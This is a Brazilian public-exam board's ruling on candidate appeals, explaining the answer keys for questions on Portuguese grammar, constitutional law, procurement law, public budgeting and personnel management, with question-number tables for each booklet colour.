De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “**C**) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “**A**)

Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	10	12	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o exposto anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	11	13	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “**C**) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao

outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essa retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “**A**) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
09	12	11	10

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) A flexão no plural da forma verbal empregada no período anterior justifica-se, pois:”, a alternativa “**B**) A forma verbal deve concordar com o sujeito que também está no plural.” foi adequadamente indicada como correta.

“Dentro dessa realidade preocupante, destacam-se (forma verbal no plural) diversos tipos (sujeito no plural) de violência feminina, cada um com suas características e impactos específicos. (1º§) A regra geral é: o verbo concorda em número e pessoa com o sujeito da oração. A alternativa “**A**) A forma verbal deve concordar com o sujeito composto apresentado.” não pode ser considerada correta. O sujeito composto é aquele que apresenta mais de um núcleo, diferentemente do sujeito simples, que apresenta somente um. Na prática, podemos ver no seguinte exemplo: “Maria e Joana vão à festa”. Aqui, os sujeitos são “Maria” e “Joana”, cujos núcleos são “Maria” e “Joana”. A alternativa “**D**) A forma na terceira pessoa do plural é característica do sujeito indeterminado conforme é visto no período.” não pode ser indicada como correta. “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) O sujeito indeterminado é aquele que não permite identificar o agente da ação, nem pelo contexto, nem pela terminação verbal do enunciado. Apesar de o sujeito ser um termo essencial na oração, o sujeito indeterminado pode se manifestar pelo desconhecimento ou desinteresse do agente que executa a ação. Além disso, é um tipo de sujeito que ocorre quando o verbo não se refere a uma pessoa determinada. Há três características que ajudam a identificá-lo: 1) Uso de um verbo na 3ª pessoa do plural que não se refere a nenhum substantivo citado anteriormente na oração. Exemplos: Disseram que ele foi eleito. Capturaram o fugitivo. Falavam mal o tempo todo. 2) Uso do pronome “se” e de um verbo intransitivo, transitivo indireto ou de ligação na 3ª pessoa do singular (no caso em análise o verbo é transitivo direto) (de modo que não se consiga identificar quem pratica a ação). Exemplos: Acorda-se feliz (verbo intransitivo). Necessita-se de pessoas jovens (verbo transitivo indireto). Nem sempre se é justo nesse mundo (verbo de ligação). 3) Uso de verbo no infinitivo pessoal. Exemplos: É difícil agradar a todos. Seria bom pesquisar mais sobre o assunto. Era bom viajar pelo mundo!

Fonte:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
10	01	05	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “No último parágrafo do texto, é possível reconhecer a retomada de um posicionamento do enunciador e uma referência a ideias propositivas em relação à situação-problema apresentada, que é um dos recursos textuais característicos”, a alternativa “**D**) do discurso dissertativo.” foi adequadamente indicada como correta.

“É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

Um texto dissertativo tem como finalidade expor uma informação ou argumentar em defesa de uma determinada tese com um interlocutor. Quando o emissor quer apenas apresentar informações, sem a intenção de convencimento, chamamos o texto de dissertativo-expositivo. Porém, quando o objetivo é persuadir o leitor sobre um determinado tema, chamamos o texto de dissertativo-argumentativo. A alternativa “**C**) do discurso indireto.” não pode ser considerada correta. O discurso indireto é a reprodução da fala de uma personagem por meio do narrador. Assim, ele fala pela personagem. O discurso indireto livre é considerado uma junção entre o discurso direto e o indireto, isso porque há diversas intervenções do narrador na fala das personagens. Os discursos direto, indireto e indireto livre são tipos de discurso utilizados principalmente em textos do gênero literário a fim de marcar as falas presentes na obra. A alternativa “**A**) texto injuntivo.” não pode ser indicada como correta. Texto injuntivo está presente em vários gêneros textuais e tem como principal característica explicar algo ou descrever um método para a realização de alguma atividade. O texto injuntivo é um tipo textual destinado a oferecer instruções e recomendações a seus leitores. Ele pode ser facilmente encontrado em textos como receita médica ou culinária, guias de viagens, material de autoajuda etc. Na internet é comum encontrarmos diversos textos intitulados “Passo a passo” para realizar determinada ação (“Passo a passo para escrever um texto dissertativo-argumentativo”, “Passo a passo para perder peso mais rápido” etc.). Todos esses textos possuem o elemento instrucional ligado à injunção.” A alternativa “**B**) do texto prescritivo.” não pode ser considerada correta. Os textos prescritivos, literalmente nos remetendo à noção de prescrever, caracterizam-se por algo que deve ser cumprido à risca, cujas instruções são inquestionáveis, ou seja, devemos segui-las ao “pé da letra”, especificamente dizendo.

Fontes:

- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.
- GARCIA, Othon M. Comunicação em prosa moderna: aprendendo a escrever, aprendendo a pensar. 14 ed. – Rio de Janeiro: Editora da Fundação Getúlio Vargas, 1988.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
11	02	15	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Segundo as informações e ideias trazidas ao texto, é correto afirmar que:”, a alternativa “**A**) O autor estabelece uma afirmativa hipotética acerca da violência psicológica, apresentando também algumas de suas consequências.” foi adequadamente indicada como correta de acordo com os trechos destacados a seguir, assim como são incorretas as demais alternativas também de acordo com os destaques a seguir:

D) No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas. Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.

A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, deixando marcas visíveis e emocionais profundas. **A)** Já a violência psicológica, talvez menos evidente, é igualmente devastadora, minando a autoestima e o bem-estar emocional da vítima por meio de humilhações, xingamentos e ameaças constantes.

B) A violência sexual é outra forma de agressão que merece atenção especial. Ela engloba qualquer tipo de abuso, coerção ou intimidação sexual não consentida, deixando cicatrizes emocionais que muitas vezes perduram por toda a vida. **C)** Enquanto isso, a violência patrimonial é uma realidade cruel na qual a vítima é submetida ao controle abusivo de seus bens e recursos financeiros, limitando sua independência e liberdade.

Fonte:

- O próprio texto.
- ERSE, Ricardo do Amaral. Português para os concursos de Técnico e Analista. 3ª edição. Bahia: Editora Juspodivm, 2014.

BRANCA	VERDE	AMARELA	AZUL
14	15	03	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando o contexto, pode-se afirmar que, dentre os termos destacados a seguir, tem seu significado expresso de forma correta o indicado em:”, a alternativa “**B)** “[...] constatar que muitas mulheres” / averiguar” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas.”

Constatar: Averiguar a veracidade de algo: averiguar, verificar, apurar, certificar-se, investigar, procurar, sondar, pesquisar, estudar, examinar, explorar, analisar. Exemplo: Não conseguimos constatar todos os acontecimentos daquela noite. Dentre os possíveis significados de averiguar temos: 22 sinônimos para 3 sentidos da palavra:

Examinar: 1 estudar, pesquisar, explorar, analisar, examinar, investigar, procurar, sondar, verificar.

Concluir: 2 apurar, certificar-se, concluir, constatar, deduzir, deslindar, reconhecer.

Informar-se: 3 esquadrinhar, indagar, informar-se, inquirir, inteirar-se, interrogar.

A alternativa “**D)** “desconheçam os diferentes tipos de violência feminina” / experienciam” não pode ser indicada como correta.

Desconhecer: verbo 1. transitivo direto não ter conhecimento de, não conhecer; ignorar.

"d. um regulamento, uma lei"

2. transitivo direto e pronominal : não (se) reconhecer.

Experienciar: verbo direto · transitivo direto mesmo que experimentar.

A alternativa “**A)** “é alarmante constatar” / contundente” não pode ser considerada correta.

Alarmante adjetivo de dois gêneros 1. que causa alarme, que sobressalta; assustador, aterrador. "boato a." 2. que apresenta gravidade, perigo; inquietante. "o agravamento da doença gerou um quadro clínico alarmante"

Constatar verbo 1. transitivo direto descobrir a verdade de; verificar (os fatos). "o delegado foi pessoalmente constatar as circunstâncias do crime" 2. transitivo direto tomar conhecimento; perceber. "os visitantes constatarem as precárias condições do hospital".

Fonte:

- Dicionário Houaiss da Língua Portuguesa.

BRANCA	VERDE	AMARELA	AZUL
16	19	18	21

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alega o candidato que há mais de uma alternativa correta. A referida alegação deve ser rejeitada eis que há apenas uma alternativa correta aquela apontada no gabarito, nos termos do Art. 5º incisos LXXI, LXXIII, XXIX, XXVI da Constituição Federal.

Fonte:

- Art. 5º incisos LXXI, LXXIII, XXIX, XXVI da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
17	20	19	23

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas III e IV estão corretas nos termos do Art. 20 §§1º e 2º da Constituição Federal e as alternativas I e II estão incorretas nos termos do Art. 18 §§ 3º e 4º da Constituição Federal.

Fonte:

- Art. 20 §§1º e 2º da Constituição Federal e Art. 18 §§ 3º e 4º da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
18	21	22	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas I e II estão corretas nos termos do Art. 46 §§ 2º e 3º e 47 da Constituição Federal e estão incorretas as alternativas III e IV dos Arts. 46 §1º e 45 §1º da CF.

A afirmativa III está incorreta, pois indica que “poderão eleger até três Senadores”, a lei fixa um quantitativo certo e determinado de 03, não havendo margem para menos.

Fonte:

- Art. 46 §§ 2º e 3º e 47 da Constituição Federal e Arts. 46 §1º e 45 §1º da CF.

BRANCA	VERDE	AMARELA	AZUL
19	16	23	25

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos a ausência de uma alternativa correta, bem como alegam mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei nos termos do Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

Fonte:

- Art. 22, XVII, Art. 23 XI, 24, VIII e 22 XXI da CF.

BRANCA	VERDE	AMARELA	AZUL
20	22	17	18

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito, nos termos do Art. 49, inciso XVI e 51, incisos I, II e V da Constituição Federal.

As alternativas são reprodução do texto legal, contudo, apenas uma trata de competência exclusiva do Congresso Nacional, as demais reportam a atos de competência privativamente da Câmara dos Deputados.

Fonte:

- Art. 49, inciso XVI e 51, incisos I, II e V da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
22	24	21	16

Recurso Procedente. Gabarito alterado para alternativa B.

A alegação de mais de uma alternativa correta deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei.

Ao analisar o gabarito o mesmo deve ser alterado para letra B, nos termos do Art. 58, incisos I, III, VI e IV da Constituição Federal. A alternativa correta é a apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fonte:

- Art. 58, incisos I, III, VI e IV da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
25	17	16	20

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
26	39	36	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A Lei nº 14.133/2021 consolidou a fase preparatória e enfatizou sua importância, após deixar de ser “fase interna” e se caracterizar pelo planejamento da licitação pública, sendo necessário que após a formalização da demanda seja realizado o alinhamento com o planejamento estratégico e a compatibilização com plano de contratações anual do ente federativo, devendo ainda considerar as leis orçamentárias, abordar todas as considerações técnicas, mercadológicas e de gestão que podem interferir na contratação.

A fase preparatória deve ser instruída com: Estudo técnico preliminar; Projeto - Orçamento estimado; Edital; Motivação das decisões; Análise dos riscos. Após a o atendimento a todos os elementos e encerrada a instrução do processo licitatório durante essa fase, a autoridade competente poderá determinar a divulgação do edital da licitação.

Nesse sentido, a fase executória se vincula à fase preparatória, sendo esta basilar ao sucesso daquela até a contratação ao final, considerando os elementos técnicos da relação, não abrangendo a possibilidade de falhas, equívocos ou erros cometidos na publicação do edital, na revogação da licença por motivos previstos em lei, nas alterações de preços que inviabilizem o interesse no certame etc.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BITTENCOURT, S. **Nova lei de licitações e contratos administrativos**: Lei nº 14.133/24. São Paulo: 2 ed. Mizuno, 2023.
- BRASIL. Lei nº. 10.433, de 1º de abril de 2021. Lei de Licitações e Contratos Administrativos.
- COSTA, D. **Fase preparatória e planejamento na nova lei de licitações**. Conjur, Boletim de Notícias, Site, 2022. Disponível em: <https://www.conjur.com.br/2022-jun-30/debora-costa-fase-preparatoria-lei-licitacoes/>. Acesso em 16 de maio de 2024.
- MAGNANI, Victoria. **Entendendo o processo licitatório**. São Paulo: Site, 2022. Disponível em <https://schiefler.adv.br/processo-licitatorio/>. Acesso em: 10 de maio de 2024.
- MARTINS, I. F. P. **Fase preparatória da licitação (Lei nº. 14.133/21)**. Site, Direito Desenhado, 2022. Disponível em: <https://direitodesenhado.com.br/fase-preparatoria-licitacao/>. Acesso em 16 de maio de 2024.
- NIEBUHR, J. M. Licitação pública e contrato administrativo. 5 ed. São Paulo: Fórum, 2022.


BRANCA	VERDE	AMARELA	AZUL
27	29	34	33

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado da questão dispõe que o prefeito de um município pretende nomear como agente de contratação um servidor público efetivo do município, formado em ciências contábeis, lotado no setor de Contabilidade e já tendo atuado em outras licitações, ele é primo mas não mantém vínculo com um produtor que se apresentou como licitante.

O Código Civil define que: “Art. 1.591. São parentes em linha reta as pessoas que estão umas para com as outras na relação de ascendentes e descendentes. Art. 1.592. São parentes em linha colateral ou transversal, até o quarto grau, as pessoas provenientes de um só tronco, sem descenderem uma da outra”. O artigo 1.594 ensina que em linha reta são parentes: ascendentes, pais (primeiro grau), avós (segundo grau), etc. e descendente, filhos (primeiro grau), netos (segundo grau), etc.; colaterais são parentes: irmãos (segundo grau), tios (terceiro grau), sobrinhos (terceiro grau), primos (quarto grau).

Grau de parentesco conforme o Código Civil



Fonte: Enciclopédia Significados (2024)

Nesse sentido, verifica-se que José atende a todos os critérios previstos na Lei nº. 14.133/2021, qual sejam: ser preferencialmente **servidor efetivo**; ter **atribuições relacionadas a licitações e contratos**; possuir **formação compatível**; **não possuir vínculo de parentesco, colateral ou por afinidade, até o terceiro grau**, sendo a única alternativa que atente o comando é a “C) possui qualquer motivo de impedimento ou incompatibilidade para sua atuação e pode ser agente de contratação”.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. Lei nº. 10.406, de 10 de janeiro de 2002. Institui o Código Civil.
- _____. Lei nº. 10.433, de 1º de abril de 2021. Lei de Licitações e Contratos Administrativos.

BRANCA	VERDE	AMARELA	AZUL
29	37	27	39

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O orçamento anual pode ser alterado por meio de créditos adicionais, que são as autorizações de despesas não computadas ou insuficientemente dotadas na Lei Orçamentária.

A Lei nº. 4.320/64 dispõe: “Art. 41 Os créditos adicionais classificam-se em: **I – suplementares, os destinados a reforço de dotação orçamentária; II – especiais, os destinados a despesas para as quais não haja dotação orçamentária específica**; III – extraordinários, os destinados a despesas urgentes e imprevistas, em caso de guerra, comoção intestina ou calamidade pública”.

A questão solicita que as afirmativas sobre o crédito adicional especial sejam julgadas como verdadeiras ou falsas.

I. A solicitação para abertura do crédito adicional especial objetiva atender despesas do município que possuem dotação prevista na Lei Orçamentária Anual, mas que precisam de reforço – FALSA: créditos adicionais suplementares.

II. Em caso da necessidade de reforço para o crédito adicional especial, o município pode utilizar créditos suplementares, uma vez que eles se destinam ao reforço de dotações orçamentárias – FALSA: os créditos especiais conservam suas especificidades, e um reforço sendo necessário deve ser pela abertura de novo crédito especial.

III. A abertura do crédito adicional especial será por decreto do Poder Executivo do município, independente de autorização legislativa e da exposição de motivos, mas dependente da existência de recursos disponíveis – FALSA: o decreto do poder executivo só será emitido para a abertura do crédito especial após a autorização legislativa.

IV. Para reforçar o crédito adicional especial, o município deve abrir um novo crédito especial, seja pela margem percentual autorizada na própria lei do primeiro crédito especial, seja por meio de uma nova lei autorizativa – VERDADEIRA: o reforço de um crédito especial só poderá ser realizado por uma nova lei autorizativa de outro crédito especial.

Em relação ao enunciado, que orienta no comando: "Em relação ao crédito adicional suplementar solicitado pelo prefeito [...]" , mas que em todas as afirmativas apresentadas para análise tratam de créditos adicionais especiais não há problemas ou má formulação, tendo-se em vista que, por ter a intenção de avaliar a capacidade de distinção entre os tipos de créditos adicionais e de raciocínio lógico ante a obviedade do enunciado. Os termos foram apresentados de forma que o examinando realizasse a análise dos créditos adicionais especiais, já que apesar do enunciado expressar “suplementares”, as únicas informações disponíveis eram dos “especiais”, o que é corroborado pelo gabarito da questão, cuja afirmativa (como todas as outras) trata dos créditos especiais.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. Lei nº. 4.320, de 17 de março de 1964. Estatui Normas Gerais de Direito Financeiro para elaboração e controle dos orçamentos e balanços da União, dos Estados, dos Municípios e do Distrito Federal.
- _____. SECRETARIA DO TESOUREIRO NACIONAL. Manual de Contabilidade Aplicada ao Setor Público. 9 ed. Brasília, 2021.
- KOHAMA, H. **Contabilidade pública: teoria e prática**. 15 ed. São Paulo: Atlas, 2016.

BRANCA	VERDE	AMARELA	AZUL
30	26	40	27

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O enunciado da questão apresenta a seguinte afirmativa: “A Lei Complementar nº 101/2000 – Lei de Responsabilidade Fiscal, tem o objetivo de melhorar a administração das contas públicas no Brasil, uma vez que todos os administradores públicos de todo o país, considerando os três Poderes (Executivo, Legislativo e Judiciário) e nas três esferas de governo (federal, estadual e municipal) obrigatoriamente possuem compromisso com o orçamento e com metas, estando embasada em quatro pilares norteadores”. Já o comando solicita que sejam apontados os pilares norteadores da Lei Complementar nº. 101/2000 – Lei de Responsabilidade Fiscal.

O conteúdo programático apresentado no edital contém o item “Administração pública”, que abrange o tema “B. **Orçamento Público**: conceito, funções, técnicas e **princípios**; 1. **Responsabilidade fiscal**”, o qual remete diretamente à Lei de Responsabilidade Fiscal bem como ao orçamento público e seus princípios.

Nesse sentido, verifica-se que, dentre as alternativas, com exceção da “D) Planejamento; transparência; controle; e, responsabilização”, assuntos abordados na referida legislação, as demais opções correspondem a princípios orçamentários e da administração pública, assuntos também abrangidos no conteúdo.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. **Lei Complementar nº. 101, de 4 de maio de 2000**. Estabelece normas de finanças públicas voltadas para a responsabilidade na gestão fiscal e dá outras providências.
- SENADO FEDERAL. AGÊNCIA SENADO. **Lei de Responsabilidade Fiscal – LRF**. Disponível em: <https://www12.senado.leg.br/noticias/entenda-o-assunto/lrf>. Acesso em 28 de fevereiro de 2024.

BRANCA	VERDE	AMARELA	AZUL
35	38	31	26

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O treinamento remete a um processo educacional de curto e médio prazo, por meio do qual as pessoas adquirem conhecimentos, posições e habilidades de acordo com objetivos previamente definidos pela organização, com vistas a melhorar as habilidades técnicas e conseqüentemente aumentar a produtividade.

O desenvolvimento, está caracterizado mediante um processo mais longo, dinâmico de melhoria, que implica em uma mudança na evolução, no crescimento, incremento e avanço de uma nova tecnologia. **É uma linha de crescimento com diversos estágios, dessa forma, sempre que um indivíduo conclui um estágio, ele já está preparado para começar um novo desafio para o seu desenvolvimento pessoal.** Algumas características individuais da pessoa em treinamento (experiência, vivência, percepção, capacidade de autodesenvolvimento) são de extrema importância para obtenção dos resultados esperados. O desenvolvimento tem como objetivo explorar o **potencial de aprendizagem individual** e a capacidade produtiva do colaborador, de maneira a maximizar seu desempenho profissional e motivacional.

Sobre a afirmativa “O desenvolvimento de pessoas é um estrato menor e a aprendizagem é tratada no nível individual; consiste no processo de fornecer formação básica, para que aprendam novas habilidades, competências, atitudes, soluções etc.; orientado para o futuro, focalizado no crescimento e desenvolvimento profissional e pessoal e visando à carreira futura e não apenas ao cargo atual”, ressalta-se que o processo de desenvolver pessoas abrange treinamento, desenvolvimento de talentos, desenvolvimento de equipes e desenvolvimento organizacional, o que não representa o desenvolvimento no sentido de aprendizagem individual, focalizada a carreira futura do colaborador.

Portanto, a questão e o gabarito devem ser mantidos.

Fontes:

- CHIAVENATO, I. **Treinamento e desenvolvimento de recursos humanos**: como incrementar talentos na empresa. 7.ed. São Paulo: Atlas, 2008.

- _____ . **Gestão de pessoas:** o novo papel dos recursos humanos nas organizações. 4 ed. Rio de Janeiro: Manoel, 2014.
- LACOMBE, F. J. M. **Recursos humanos:** princípios e tendências. São Paulo: Saraiva, 2005.
- PACHECO, L. **Capacitação e desenvolvimento de pessoas.** Rio de Janeiro: Editora FGV, 2005.
- ROBBINS, S. P. **Comportamento organizacional.** 11 ed. São Paulo: Pearson Prentice Hall, 2005.

BRANCA	VERDE	AMARELA	AZUL
39	27	32	37

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com MCASP (2021), para fins contábeis, quanto ao impacto na situação líquida patrimonial, a receita pode ser:

- Receita **Orçamentária** Efetiva: é aquela que, no momento do reconhecimento do crédito, aumenta a situação líquida patrimonial da entidade, constituindo-se em um fato contábil modificativo aumentativo, pois, os ingressos de disponibilidade de recursos não foram precedidos de registro de reconhecimento do direito e não constituem obrigações correspondentes.
- Receita **Orçamentária** Não Efetiva: é aquela que não altera a situação líquida patrimonial no momento do reconhecimento do crédito, constituindo-se em um fato contábil permutativo, pois, os ingressos de disponibilidades de recursos foram precedidos de registro do reconhecimento do direito ou constituem obrigações correspondentes.

Os ingressos extraorçamentários são recursos financeiros de caráter temporário, do qual o Estado é depositário e sua devolução não se sujeita a autorização legislativa, portanto, não integram a Lei Orçamentária Anual. Sendo constituídos por ativos e passivos exigíveis, os ingressos extraorçamentários, não têm reflexos no Patrimônio Líquido da Entidade.

Nesse sentido, os ingressos extraorçamentários não fazem parte da Lei Orçamentária, e não podem ser considerados como disponibilidades pertencentes à administração pública, não possuindo classificação de quaisquer naturezas contábeis (KOHAMA, 2016).

Portanto a questão e o gabarito devem ser mantidos.

Fontes:

- BRASIL. **Lei nº. 4.320, de 17 de março de 1964.** Estatui Normas Gerais de Direito Financeiro para elaboração e controle dos orçamentos e balanços da União, dos Estados, dos Municípios e do Distrito Federal.
- _____. SECRETARIA DO TESOUREIRO NACIONAL. **Manual de Contabilidade Aplicada ao Setor Público.** 9 ed. Brasília, 2021.
- KOHAMA, H. **Contabilidade pública:** teoria e prática. 15 ed. São Paulo: Atlas, 2016.

BRANCA	VERDE	AMARELA	AZUL
44	49	41	52
